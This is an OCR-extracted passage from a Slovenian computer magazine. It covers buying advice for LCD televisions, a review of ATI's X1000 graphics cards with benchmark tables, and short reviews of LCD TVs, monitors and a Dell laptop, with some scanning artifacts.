Če pa že morate vstopiti v svet LCD-televizorjev, bodite pozorni tudi na **enakomerno osvetlitev zaslona, vidni kot in hitrost osveževanja**, ki mora biti pod 16 ms. Temnejšo črno in stvarnejše bodo ponudile matrike PVA, pozorni pa bodite tudi na interpolacijo – pred nakupom televizorja na njem predvajajte **TV-program**, nato pa še **DVD**. Ker sta ločljivosti obeh virov drugačna, mora TV to prilagoditi (interpolirati). Slika mora biti v obeh načinih jasna in ostra, pogosto pa v praksi opazimo, da je v enem načinu res dobra, v drugam pa slaba. Ne nazadnje velja biti ob spremljanju oddajnega TV-signala pozoren še na šum in prelive barv, kar na nekaterih televizorjih zaradi slabših matrik, ki niso zmogljive prikazati vsega spektra barv - prehodi barv niso prepričljivi. Naprednejši modeli televizorjev ponujajo digitalno odstranjevanje šuma, vendar utegne vklop te funkcije slabo vplivati na ostrino celotne slike, zato je previdno.

Kaj čaka cene in velikosti LCD-televizorjev

Danes trg LCD-televizorjev v vseh pošiljkah tehnologije LCD obsega 17 %, do leta 2010 pa naj bi obsegal že 42 %. **Osma generacija** proizvodne tovarne za LCD, ki jo bo oktobra 2006 kot prvi zagnal **Sharp**, bo zmožna obdelovati matrike do velikosti 2160 x 2400 mm, iz katerih bo moč izrezati petnajst 32-palčnih, osem 42-palčnih ali šest 52-palčnih zaslonov oziroma ustrezno manjše število večjih. Medtem ko osmo generacijo tovarne gradi tudi **Samsung**, pa že razmišlja o **deveti** generaciji, kjer bi naj obdelovali matrike do velikosti 2400x2800 mm, kar bo dovolj za šest 57-palčnih televizorjev. Osma generacija tehnologije LCD bo temeljila na izboljšanjem vektorskemu procesu izdelave **PECVD** (Plasma-Enhanced Chemical Vapor Deposition), s čimer bodo izboljšali tudi tehnične značilnosti zaslonov. Glede na trenutno, sedmo generacijo, lahko osma obdeluje kar dvakrat večje matrike (podvoji proizvodne zmogljivosti).

Priznan ali nepriznan proizvajalec?

Tako kot na področju računalniških zaslonov se je tudi pri LCD-televizorjih treba odločiti v množični ponudbi, kjer je poleg znanih proizvajalcev, kot so Sony, Philips, Samsung, Toshiba, Sharp in drugi, na voljo še ogromno podobnih naprav, ki pa se od prvih ločijo predvsem po neprepoznavnosti imena in ceni. Po funkcijah in specifikacijah so si vsaj na papirju naprave nevarno podobne in marsikdo se ne zna več odločiti. Žal **univerzalnega odgovora ni**, saj smo tudi sami naleteli na primere, ko je naprava neznanega proizvajalca delovala veliko dlje in bolje kot podoben model priznanih proizvajalcev, hkrati pa je seveda pogosto tudi obratno. Minimalne prednosti nakupa **priznanega** proizvajalca sta **urejena garancijska in servisna mreža** ter možnost dobave **nadomestnih delov še vrsto let** – kar pri drugi skupini ni nujno. Želel bi navesti tudi prednosti, kot so nadzor kakovosti in uporaba kakovostnih komponent pri priznanih proizvajalcih, a kaj ko je znano dejstvo, da zadnja leta spričo nižanja proizvodnje cene tudi najboljši posegajo po istih kitajskih komponentah. Tako ostane pravilna izbira stvar posamične presoje od primera do primera, zagotovo pa ne morete zgrešiti s podrobnim **preizkusom aparata pri trgovcu** še pred nakupom. Dejstvo je, da slovenski uvozniki že sami naredijo veliko selekcijo, tako da večjih nevesčnosti ali slabe kakovosti pri nas niti ne bi smeli najti. ■

TL796 17" LCD

TL599 15" LCD

TL796 17" LCD

TL695 15" LCD

TL695 15" LCD

RLT2008 20" LCD-TV

Ponudba LCD monitorjev in LCD TV-jev RELISYS

RELISYS uporablja najmodernejšo tehnologijo zaslonov LCD, s katero zagotavlja neprekosljivo svetlost in ostrino slike.

RELISYS monitorji združujejo kakovostno sliko in ergonomsko obliko, ki vam omogoča prihranek prostora na delovni mizi.

3 leta garancije in ugodna cena sta dodatna spodbuda za pravilno odločitev.


RELISYS ponudba LCD-jev vključuje 15-, 17- in 19-palčne monitorje, ki ustrezajo različnim potrebam, in pisano paleto LCD televizorjev z diagonalami do 42 palcev.

RELISYS – dotaknite se prihodnosti.

RELISYS
touch tomorrow
www.relisys.com

elko
GIVE TO REMEMBER. ELKO GIVES.

ELKO d.o.o., Štepec 15, 1000 Ljubljana
tелефон: 01 883 70 14, fax: 01 883 01 88
e-mail: info@elko.si, marketing@elko.si

UREJA: JAKA MELE jaka.mele@mojmikro.si

preizkusili smo

ATI X1000

10.000 RAZLOGOV ZA ATI

ATI je konec septembra izbranim evropskim medijem predstavil svojo najnovejšo generacijo grafičnega procesorja družine R5xx, kakor tudi novo družino grafičnih kartic, temelječih na njem – X1000. In nismo bili razočarani ...

Piše: Jaka Mele

jaka.mele@mojmikro.si


Po pomladni pomladitvi Nvidiinih grafičnih rešitev je ATI-jeva osvežitev pomembna za nadaljevanje razvoja in konkurence, največ pa bo uporabnikom prinesla kanadska odločitev, da novo generacijo tehnologije že takoj na začetku ponudi v vseh cenovnih razredih!

Medtem ko je bilo konec septembra pri nas že presneto mrzlo, smo se na ATI-jevo povabilo nekaj dni greti na španskem otočju Ibizi z milim mediteranskim podnebjem in še sprejemljivo toplim morjem. Slovenske barve smo, kot je že običajno, branili iz Mojega mikra ter edini preizkusili novo grafiko na njeni evropski premieri. ATI je novo družino predstavil 20. septembra v Ameriki, 1. oktobra v Evropi in 5. oktobra na Japonskem – ter sočasno tudi odpravil omejitve glede podajanja informacij.

ATI SPET V NASKOKU NA PRESTOL

Že poleti je vse kazalo, da bo družina R5xx zajetna in bogata, saj gre konec koncev za čistokrvno novo generacijo procesorjev po seriji R4xx izpred skoraj dveh let. ATI bo sprva na trg poslal kar štiri različice novega procesorja. To bodo **R530, R520 XT, R520 XL in R515**. Grafične kartice, temelječe na novih procesorjih, smo za vas, seveda pa tudi za potešitev lastne radovednosti preizkusili, še zlasti pa smo posvetili veliko pozornosti razlikah in podobnostim glede na pred nekaj mesecev predstavljeno novo generacijo grafike konkurenta Nvidia – **GeForce 7800 GTX**.

Prav tako smo preizkusili vzporedno zmogljivost s tehnologijo **CrossFire**, ki jo sicer (spet prvi in edini v Sloveniji) podrobno opisujemo in z rezultati predstavljamo v septembrski številki Mojega mikra. Pozorni smo bili tudi na tehnološke novosti novih kartic, ki nadgrajujejo golo povečanje hitrosti, ter poskusili odgovoriti, ali ATI po več kot letu dni upravičeno zahteva vrnitev grafične krone. Da ATI več kot leto dni ni stal križem rok, je jasno, nam je pa



tudi uspelo uradno ovreči dotedanje govorce, da je ATI med razvojnim ciklom zavrgel vmesno generacijo rešitve in prešel na naslednjo v razvojnem ciklu. ATI je imel velike težave z napako, ki se je med proizvodnim procesom pojavila v dveh izmed petih procesorjev R5xx (Xboxova različica ga ni imela, prav tako ne najcenejša izvedenka R515). Težava je nastala pri nedokumentirani povratni povezavi enega izmed modulov IP v matriko procesorja, kjer je prihajalo do drobnega uhajanja napetosti, kar je motilo normalno (hitro) delovanje procesorja. ATI je za iskanje napake porabil kar tri mesece, kar je tudi dodobra zakasnilo prihod na trg (ki naj bi bil pred ali pa vsaj sočasno z Nvidio 7800 GTX) ... Navkljub kljub vsem zakasnitvam nas je R5xx prepričal, da je tehnološko najnaprednejši grafični procesor na trgu.

Arhitektura je doživela bistvene spremembe, tako 3D-del kot pomnilniški del. Več pozornosti so namenili **kakovosti izrisane slike**, kjer se v širšem kontekstu ATI spušča tudi na »izboljšanje izkušnje«, kar je zapakiral v ime **AVIVO** (ta obvlada strojno dekodiranje video formatov H.264 in VC1 – iz prihajajočih medijev Blu-ray in HD-DVD)!

NOVA ARHITEKTURA

Glavna arhitekturna razlika je popolna **prenova načina procesiranja pik in oglišč** (vertex). ATI zatrjuje, da v novi arhitekturi ni nič več šteti cevovodov, saj ne gre več za cevovode v klasičnem pomenu besede, temveč so njihovo

vo vlogo prevzeli **senčilni procesorji**. Nov pogon za razdeljevanje dela podpira ultramajhne dele (niti), s čimer pripomore k učinkovitejši porazdelitvi med vse procesorje. Vsi senčilni procesorji vseskozi delujejo v **32-bitnem načinu**, arhitektura pa se lahko pohvali še s hitrim dinamičnim razporejanjem opravil. Razlika je v tem, da lahko novi senčilni procesor obdeluje tako pike kot oglišča, pač odvisno od tega, kakšno delo ga čaka – to pa zna opraviti veliko učinkoviteje kot prej. Nova arhitektura je zaradi spremenjenega pristopa izredno dinamič-

na in prilagodljiva. Sočasno nova arhitektura podpira **Shader Model 3.0**, veliko pa k zmogljivosti prispeva tudi nov napredni pomnilniški krmilnik **512-bitni Ring Bus**. Za gladek pretok podatkov skrbi na novo zasnovan hitri predpomnilnik, prenovljeno pa je tudi delo pogona Hyper-Z. Posebnost je **programirljivost pomnilniškega krmilnika**, kar pomeni, da bomo lahko v prihodnje za posamezne tipe iger oz. aplikacij v pomnilniški del poslali popravljene, optimalne nastavitve za ta tip aplikacije.

Družina ATI R520 na papirju sicer še vedno pozna senčilnike pik in oglišč, vendar številke preprosto ne moremo več primerjati s prejšnjimi generacijami in konkurenco. Tako senčilnik obdela 6 ukazov sočasno, zato je lahko rekli, da jih je pravzaprav $16 \times 6 = 96$... Vendar jih toliko v povprečnem scenariju ni moč izkoristiti, saj sta ponavadi količina dela in porazdelitev daleč od optimalne. ATI je torej s prehodom na 90 nm izdelavo prešel na novo filozofijo, kjer uporabljajo senčilne procesorje, ki so dinamični in programirljivi. Tako lahko obdelujejo tako pike kot tudi texture in oglišča in iz urnega cikla v cikel prehajajo med njimi.

Večji razpon med svetlimi toni in temnimi toni, imenovan **High Dynamic Range (HDR)**, je ATI navkljub trditvam Nvidie obvladal prvi, in prva kartica, ki je to ponudila trgu, je ATI 9700. Seveda se večja natančnost oziroma razpon prikazanih barv in odtenkov. Za namen izboljšane HDR-ja podpira družina X1000 64-bitno plavajočo vejico skozi celoten cevovod.

Prav tako namesto podpore zapisu natančnosti 8/8/8/2 bita, vse kartice iz družine X1000 zmorejo prikazati 10/10/10/2 bita. S tem lahko dosežejo prikaz 1,1 milijarde barv na zaslonu, vendar so danes le redki zaslone, ki to omogočajo (recimo naš zmagovalec iz septembrske številke LCD NEC 1980Fxi). V prihodnjih generacijah se bo natančnost povečala proti 16-16-16-16, kar že podpira okoli 40 tisoč USD vreden monitor ameriškega podjetja SunnyBrook (kontrastno razmerje 40.000 : 1).

Če primerjamo kartici Nvidia GeForce 7 in ATI X1000, ATI edini podpira sočasni HDR in celozaslonsko mehčanje (AA), kar prinese boljšo sliko! Nov je tudi način prilagodljivega celozaslonskega mehčanja (Adaptive AA), ki je po kakovosti blizu metode supersampling, po hitrosti pa na ravni optimalnega multisamplinga. Izboljšana je tudi 16x anisotropično filtriranje, ki pozna še nov način dela – področni anisotropični filter!

Med novostmi je tudi hibriden prikaz globine objektov, kar dosega z metodo, imenovano parallax occlusion mapping. Tako poleg osvetljave, ki daje občutek trirazsežnosti, zdaj tudi razporejanje objektov zunaj iste ravnine pripomore k ohranjanju iluzije globine prostora.

Glavna arhitekturna razlika je popolna prenova načina procesiranja pik in oglišč, saj so vloga cevovodov prevzeli senčilni procesorji.

Med testiranjem zmogljivosti ob mehčanju slike smo opazili, da je X1800XT v povprečju za 20 odstotkov hitrejši kot GF7800GTX ob istih nastavitvah (4x AA) ter 10 odstotkov hitrejši pri načinu 6x AA.

KDAJ NA POLICAH?

Novo kartice X1800 XL, X1300 in X1300 Pro smo že opazili na prodajnih policah (internetnih trgovin, pri nas jih pričakujemo konec meseca), X1800 XT naj bi bil množično na voljo 5. novembra, X1600 XT in X1600 Pro pa v začetku decembra! Zanimivo in malce sumljivo je, da ATI ni predstavil rezultatov vzporedne povezave dveh kartic X1800 XT s Crossfire. Uradni izgovor je, da še nimajo pripravljenih master kartic X1800XT, kar pomeni, da je bilo Crossfire nemogoče preizkusiti v tej najmočnejši kompoziciji. Najverjetnejši vzrok so zadnji zmogljivostni popravki gonilnikov, saj je

Prihodnost

Pri prihodnjih generacij se bosta po pričakovanjih povečevala moč in število procesorjev, že jeseni 2007 pa se bo celoten koncept cevovodov tudi dokončno umaknil **senčilnim procesorjem**. Naslednik R580 bo najverjetneje podoben R520, pri čemer bo pomnilniški krmilnik deloval z danes še nastajajočim GDDR4.

Poseben pomen daje ATI tudi procesiranju v **grafičnem procesorju**, saj je gola procesna moč kar 7x močnejša od Intelovega Pentiuma 4 pri 3 GHz. Razlike so v **optimiranju**: medtem ko je Pentium 4 optimiran za eno ali dve opravili sočasno, so grafični procesorji narejeni za množični paralelizem. Do konca leta bomo videli predelave znanih programov, kot sta SETI@Home oz. Folding@HOME, ki bodo izrabljali večjo procesno moč naših grafik. Sicer pa bodo razvijalci že v naslednji generaciji iger del procesne moči izrabili za pogone fizike v igrah – ter za detekcijo trkov. Tako na primer lik ne bo več polzel skozi travo, temveč se bo ta upogibala in umaknila igralčevemu telesu. V drugi fazi se bo ta procesna moč izkoristila za simulacijo vode in oblek – pregibanje tkanin

GFX	X1800XT	X1800XL	X1600XT	X1600PRO	X1300PRO	X1300	X1300HyperMem
Jedro (MHz)	625	500	590	500	600	450	450
Pomnilnik (MHz)	1500	1000	1380	780	800	500	1000
Cevovodi	16	16	12	12	4	4	4
Pomnilnik (MB)	256 / 512	256	128 / 256	128 / 256	256	128 / 256	32 / 128 HyperMemory
Cena (USD)	499 / 549	449	199 / 249	149 / 199	149	99 / 129	79

REZULTATI TESTIRANJA

Glede na najmočnejšo Nvidiino pošast GeForce 7800 GTX je novi X1800XT v različnih programih in igrah za **25 do 60 odstotkov hitrejši**. Kartica omogoča več kot 35 osvežitev na sekundo celo v ločljivostih, kot je 1920 x 1200!

Pomembno je razumeti, da je ATI tokrat odločno posegel v **srednji in nižji cenovni razred**, saj bodo kartice X1300 in X1600 z odlično ceno ponujale identično tehnologijo, a le z manj senčilnih procesorjev. X1600 tako prekaša GeForce 6600 GT za 15 do 50 odstotkov, 6800 pa za vsaj za 10 odstotkov. Pogosto prezrta, a po našem mnenju najzanimivejša je **X1300 Pro**, ki s smešno ceno prekaša celo Nvidio 6600 in to v povprečju za 30 odstotkov, vstopni model 6200 pa ponekod tudi za faktor 2!

GFX	3Dmark2003	3Dmark2005
X1800XT	16.559	8872
X1800XL	13.409	7038
X1600	9303	5142
X1300	5881	2650
X1300 crossfire	9765	4598

Rezultat je indeksne oblike. Višja številka pomeni boljši rezultat. Testi izvedeni s privzetimi nastavitvami, ločljivost 1024 x 768.

Sistem: Procesor AMD Athlon 64 4000+, matična plošča MSI K8N Diamond, dvokanalni pomnilnik 1 GB DDR-400.

sicer izdelava master kartice zgolj stvar dodajanja kompozitnega pogona – vendar pa je verjetno težje premagati Nvidiino SLI 7800 GTX. Govori se tudi o pomanjkanju čipov R520XT.

Kartico X1300 bodo izdelovali samo v izvedbi slave (torej brez compose enginea), kar kartico poceni za 30–40 USD. Crossfire bo

Gonilniki

Veliko dela je ATI v zadnjih treh letih vložil v gonilnike in paket uporabnih programov pod imenom **Catalyst**, kjer mu gre priznati odličnost. To je še en dokaz, da dobra strojna rešitev ni nič brez dobre programske podpore, kar v primerjavi s tretjimi, predvsem azijskimi proizvajalci dokazujeta tako Nvidia kot ATI.

Z družino R5xx se dokončno ukinja že izrabljena veja gonilnikov z nadzorno ploščo, saj bo po novem na voljo le še Catalyst Control Center (CCC). CCC nastaja z Microsoftovo tehnologijo .NET, kar je tudi glavni razlog za počasno delovanje, vendar ATI-jev izdelek pospešuje iz meseca v mesec. Tako so CCC-ji danes že popolnoma uporabni in odzivni. ATI novo različico CCC-ja izda vsak mesec, kar vidimo tudi iz številke različice – prva številka pomeni leto, druga pa mesec, torej pomeni 5.8 različico iz avgusta 2005. Razlog za izbiro tehnologije .NET je združljivost s prihajajočim sistemom **Windows Vista**, za katerega imajo že vse pripravljeno, prav tako pa bodo lažje in hitreje dodali nove funkcije.

Še pred koncem leta bomo ugledali podporo **strojno pospeševanemu kodiranju MPEG-4 in DivX** ter drugim sodobnim procesno intenzivnim kodekom, kar bo z izrabo procesne moči grafičnega procesorja potekalo nekajkrat hitreje. Najprej bo ATI izdal samostojen program, ki se bo opiral na podporo v CCC-ju, modul pa bodo ponudili tudi tretjim proizvajalcem grafičnih programov.

ATI bo do konca leta pripravil optimiranje gonilnikov za dvojredne procesorje (Nvidia je z izdajo gonilnikov ForceWare 80 pripravila kartice različnih izdelovalcev za skupno delo v SLI-ju, prav tako pa s podporo dvojrednim procesorjem dvignila zmogljivost v nekaterih igrah tudi do 30%). Funkcije novih kartic je ATI predstavil z demom, imenovan Toy Shop, ki je ena najlepših in tehnološko dodelanih demonstracij, ki smo jih videli v zadnjih letih.

LCD TV

Xoro HTL-2711w



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: IZID, d.o.o., Ljubljana

Spletni naslov: www.xoro.com

Cena: 249.000 SIT

Tehnični podatki

Velikost diagonale: 27 palcev (68 cm)

Ločljivost: 1280 x 768

Barvna globina: 16,7 milijona

Svetilnost: 550 cd/m²

Kontrast: 600 : 1

Odzivnost: 16 ms

Zorni kot: 170 / 170

Mere in teža: 808 cm x 500 cm x 220 mm; 19 kg

Dodatki: Vdelani zvočniki

Vmesniki: Analogni D-sub, DVI, HDCP, TV-sprejemnik

Teletext: Da

Daljinski upravljalnik: Da

Vhodi: Antena, kompozitni video, S-video, 2x SCART, komponentni

ZA: Xoro HTL-2711w nas je prijetno presenetil, saj gre za **eleganten monitor**, odet v črno barvo, razpotejnene stranice, ki dajo televizorju resen in eleganten videz, pa skrivajo dva 7 W zvočnika. Celotna prednja stranica je prevlečena s **protiodsevnim slojem**, ki daje še dodaten vtis kakovosti. Tudi znotraj ohišja se skrivajo dobrote, od katerih je prva **dvojni TV-sprejemnik**, s katerim je moč sočasno gledati dva programa, bodisi na razpolovljenem zaslonu bodisi kot sliko v sliki oz. sliko na sliki. Ločljivost zaslona **1280 x 768** pomeni razmerje stranic **15 : 9**, na voljo pa je **več prikaznih razmerij**, med katerimi lahko preklapljam. Monitor je že pripravljen za montažo na steno, tako kot drugi tokrat preizkušeni LCD-televizorji pa je tudi Xoro **prilagodljiv na HDTV** s podporo formatom do ločljivosti 1080i. Na zadnji strani naprave, skriti še pod posebnimi pokrovi, je še **kopica vhodov**, ki bodo spet zadovoljili vse vrste uporabnikov. Tudi ta matrika je deklarirana s 16 ms ob sivinskih prehodih, a je med testiranjem tako po hitrosti kot po prikazu barv, predvsem z mehkiimi nerazpoznavnimi prehodih med odtenki, dajala občutek hitrejše, predvsem pa zelo dobro uravnotežene slike že ob privzetih nastavitvah. Barve so bile odlične, možno pa je spet tudi napredno posamezno nastavljanje!

PROTI: Edina zamera gre **počasnim menjem** oziroma zamudnemu prilagajanju izbranim nastavitvam, pa tudi prehodi s programa (kanala) na program so počasni, z nekaj trenutki vmesne praznine. **JM**

LCD TV

BenQ DV3250



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Avtera, d.o.o., Ljubljana

Spletni naslov: www.benq.com

Cena: 349.000 SIT

Tehnični podatki

Velikost diagonale: 32,5 palca (80 cm)

Ločljivost: 1366 x 768

Barvna globina: 16 milijonov

Svetilnost: 500 cd/m²

Kontrast: 800 : 1

Odzivnost: 12 ms

Zorni kot: 170 / 170 stopinj

Mere in teža: 997 x 592 x 190 mm; 18,4 kg

Dodatki: Vgrajeni zvočniki

Vmesniki: Analogni D-SUB, digitalni DVI, HDCP, TV-sprejemnik

Teletext: Da

Daljinski upravljalnik: Da

Vhodi: Antena, kompozitni video, S-video, SCART, komponentni

ZA: Novi **32-palčni** model z ločljivostjo **1366 x 768** ima razmerje stranic **16 : 9**, še vedno pa je odet v luksuzno, vsečno in funkcionalno ohišje. Na zgodnji strani ima tipke za krmiljenje naprave, širši nabor funkcij je prisoten na **daljinskem upravljalniku**, ki je še vedno pohvalno in sveže drugačen od brezimne konkurence. Na zadnji strani naprave je vrsta vhodov, vdelani so tudi **stereo 10 + 10 W zvočniki**. Zaslona je hitrejši kot pred dobrega pol leta preizkušeni 26-palčni model. Razliko med takratnimi 16 in današnjimi 12 ms sicer težko opazimo, saj ima večina današnjih LCD-televizorjev preveč težav z motnjami, ki nastajajo ob hitrih premikih kadrov. BenQ tudi na tem področju kaže napredek, saj vdelani algoritem **DCDi** sliko v realnem času procesira in jo naredi mehkejšo in naravnjejšo. Tudi tehnologija **SensEye**, ki skrbi za naravne barve in natančnejše nastavljanje, je izboljšana. BenQ omogoča tudi neodvisno nastavljanje vseh štirih barv, možno pa je tudi shranjevati različne profile nastavitvev. Druge funkcije (teletext, slika v sliki, slika ob sliki ...) so že vedno prisotne. Barve so dobre, svetilnost in kontrast pa kar izstopata.

PROTI: Podstavek zaslona žal ni prilagodljiv, tako da ni moč nastavljanja nagiba monitorja. Montaža na steno je možna le z dokupom dodatnega nosilca. Čeprav je možno izdatno nastavljanje slike, pa s privzetimi nastavitvami **bela** preveč izstopa in opazno drhti – tudi po nastavljanju nam tega ni uspelo v celoti odstraniti. Tudi ob svetlo-temnih kombinacijah je opaznih nekaj prepletenih robov. **JM**

LCD TV

Gericom GTV2702



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Anni, d.o.o., Ljubljana

Spletni naslov: www.gericom.com

Cena: 179.900 SIT

Tehnični podatki

Velikost diagonale: 27 palcev (68 cm)

Ločljivost: 1280 x 720

Barvna globina: 16,7 milijona

Svetilnost: 550 cd/m²

Kontrast: 600 : 1

Odzivnost: 16 ms

Zorni kot: 170 / 170 stopinj

Mere in teža: 700 x 440 x 125 mm; 18 kg

Dodatki: Vdelani zvočniki

Vmesniki: Analogni D-sub, DVI, HDCP, TV-sprejemnik

Teletext: Da

Daljinski upravljalnik: Da

Vhodi: Antena, kompozitni video, S-video, 2x SCART, komponentni video

ZA: Gericom slovenski trg pozna predvsem kot proizvajalca cenovno ugodnih prenosnih računalnikov. LCD-televizorji so razmeroma nov dodatek v ponudbi tega nemškega podjetja. Televizija je odeta v špartansko preprosto aluminijasto ohišje srebrne barve, ki se ne trudi posebej izstopati z eleganco. Enakomeren nekajcentimetrovski rob okoli zaslona in to je to – nobenih vidnih zvočnikov. GTV2702 ima diagonalo dobrih **68 cm** in je s tem glede na ceno razmeroma **najcenejši** LCD TV na slovenskih prodajnih policah. Zaslona z razmerjem stranic **16 : 9** zmora ločljivost **1280 x 720**, s čimer podpira tudi prihajajoči **HDTV 720p in 1080i**. Matrika zaslona naj bi imela hitrost osveževanja slike 16 ms, vdelana pa sta tudi **dva TV-sprejemnika**, s katerima lahko uživamo tudi sliko v sliki in razdelitev zaslona na polovico. Med dokaj skopimi meniji lahko v naprednih nastavitvah izbiramo le med tremi vnaprej nastavljenimi temperaturami barv. Nekje v ozadju sta vdelana **8 W zvočnika**. Pohvaliti velja širok nabor priključkov na zadnji strani.

PROTI: Žal je Gericomova matrika med slabšimi, saj so bili barvni prehodi zelo očitno opazni, prav tako pa naprava ne premore »inteligentne« nastavitve odprave šuma, s katerim ima centralni procesni čip veliko težav. Šum je zato viden v sliki, ob hitrih prehodih kadrov pa se vidijo še druge anomalije, značilne predvsem za poceni LCD-monitorje. Tudi z oblikovne strani ob niti ne tako hudi konkurenci napravi ne moremo prisoditi drugega opisa, kot da je že videti poceni. **JM**

LCD-monitor

Dell 2001FP



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: FMC, d.o.o., Ljubljana

Spletni naslov: www.dell.com/

Cena: 160.680 SIT

Tehnični podatki

Velikost diagonale: 20 palcev

Ločljivost: 1600 x 1200 @ 60 Hz

Barvna globina: 16,7 milijona barv

Zorni kot: 178 stopinj vodoravno,

178 stopinj navpično

Svetilnost: 250 cd/m²

Kontrastno razmerje: 400 : 1

Osveževanje: 16 ms

Vmesniki in priključki: D-sub, DVI-D, S-video, kompozitni video

ZA: Dell je zadnje leto zelo uspešen tudi na področju večjih namiznih LCD-monitorjev, kjer veliko prahu dvigajo predvsem njihovi večji zasloni. Tokrat smo si ogledali 20-palčni model, ki z ločljivostjo 1600 x 1200 pik pomeni naslednjo stopničko glede na manjše, 19-palčne brate. Monitor je oblikovno podoben drugim velikim Dellovim monitorjem, vključno s stojalom, ki ga je moč nastavljati po višini in ki omogoča zasuk v pokončen položaj. Pohvaliti velja tudi pester venček priključkov, saj S-video in kompozitni vhod nista ravno prisotna povsod, pa tudi USB-razdelilnik, vdelan v zaslon, ne bo nikoli odveč. Odlična Philipsova matrika tehnologije S-IPS ponuja čas osveževanja 16 ms, celoten zaslon pa je prevlečen z premazom za preprečevanje po-nuja. Barve so odlične, njihova reprodukcija pa pohvalno natančna. Zaslon še vedno ponuja prikaz dveh signalov sočasno, sliko v sliki, zasloni meniji pa so med najboljšimi in najpreprostejšimi za uporabo. Zanimivo je, da je glede na tehnično specifikacijo 2001FP dokaj skromen, saj svetilnost 250 cd/m² ter kontrast 400 : 1 nista nekaj, kar bi pričakovali od sodobnega zaslona. Pa vendar – ko smo zaslon postavili ob bok konkurentom drugih proizvajalcev z drastično boljšimi »papirnatimi« specifikacijami, nismo opazili razlik, oziroma se nam je Dell na trenutke zdel celo boljši!

PROTI: Velikih zamer nimamo, motila nas je le dokaj visoka cena doma, saj je ta monitor čez lužo precej cenejši. Dell bi lahko v svoje naprednejše modele, kamor spada tudi ta monitor, vdelal še kakšne dodatne funkcije, kot sta senzor svetlobe in prilagajanje osvetlitve! JM

LCD-monitor

AOC LM 2028



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Anni, d.o.o., Ljubljana

Spletni naslov: www.aoc-europe.com/

Cena: 129.990 SIT

Tehnični podatki

Velikost diagonale: 20,1 palca

Ločljivost: 1600 x 1200 @ 60 Hz

Barvna globina: 16,7 milijona barv

Zorni kot: 170 stopinj vodoravno,

170 stopinj navpično

Svetilnost: 250 cd/m²

Kontrastno razmerje: 700 : 1

Osveževanje: 16 ms

Vmesniki in priključki: D-sub, DVI-D

ZA: AOC je tudi na slovenskem trgu že znano ime, ki ga označuje predvsem izredno razmerje med ceno in kakovostjo. Zaslon ne bi bil nič posebnega, če ga ne bi bilo čez diagonalo kar 20,1 palca in če ne bi imel nazivne ločljivosti 1600 x 1200 pik. Tudi vizualno zaslon ni nič posebnega, a hkrati tudi ne izstopa negativno. Odet je v plastično svetlo sivo ohišje, ki ima na prednji strani ob zaslonu temnejšo obrobo, stajalo samo pa je v simpatični kombinaciji svetlo- in temnosive barve. Zaslon se na papirju ponaša z medsvivinsko odzivnostjo 16 ms (GtG), kar mu dejansko tudi uspeva v praksi, saj nismo opazili nikakršnih negativnih učinkov. Zaslon ima enakomerno osvetlitev, kar je pohvalno. Ni nam najbolj jasno, komu je zaslon namenjen, saj je igričarjem, ki cenijo hitro osveževanje, visoka ločljivost prej ovira kot korist, za pisarniško uporabo pa zaslon z matriko TN morda ni najbolj uravnotežen. Vsekakor bo monitor z odlično ceno zagotovo privabil uporabnika, ki v zaslonu večinoma gleda sam in ima veliko željo po prostranih namiznih »parcelah«.

PROTI: Žal matrika zaslona temelji na tehnologiji TN, ki se ne more pohvaliti s kakovostjo prikaza barv, sploh pa ne z vidnim kotom. Slika je precej svetla, na oko se nam je zdelo še precej bolj od 250 cd/m², saj je bilo treba za udobno delo svetlobo zmanjšati. S tem je padel tudi nazivni kontrast, vendar je bila slika še vedno spodobno gledljiva, barve pa žive. Največja zamera pa gre na račun vidnega kota, saj (merjeno od sredine) po naši oceni ne dosega niti 90 stopinj – kar pomeni, da je v sliki nemogoče uživati v dvoje, saj so spremembe barv in kontrastnih razmerij ogromne. JM

ultralahki prenosni računalnik

Dell Latitude X1



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: FMC, d.o.o., Ljubljana

Spletni naslov: www.dell.com

Cena: 503.880 SIT

Tehnični podatki

Procesor: Intel Pentium M 733, ULV 1.1 GHz

Pomnilnik: 256 MB DDR-2; 400 MHz

Trdi disk: 60 GB EIDE, 4200 obratov/min

Vdelane pomnilniške enote: Bralnik pomnilniških kartic SD in CompactFlash

Zaslon: 12,1", 1280 x 768 pik

Grafična kartica: Intel 915 PM, do 128 MB

Vmesniki: VGA, 2 x USB 2.0, 1x FireWire, 56K

modem, 10/100/1000 LAN, Wi-Fi 802.11b/g,

zvočniki, Bluetooth 1.2, zunanji DVD+-RW 8x

Delovanje baterij: 2:45 osnovna, 4:24 dodatna;

BatteryMark

Mere in masa: 286 x 197 x 25 mm, 1,14 kg

Programska oprema: Windows XP Pro

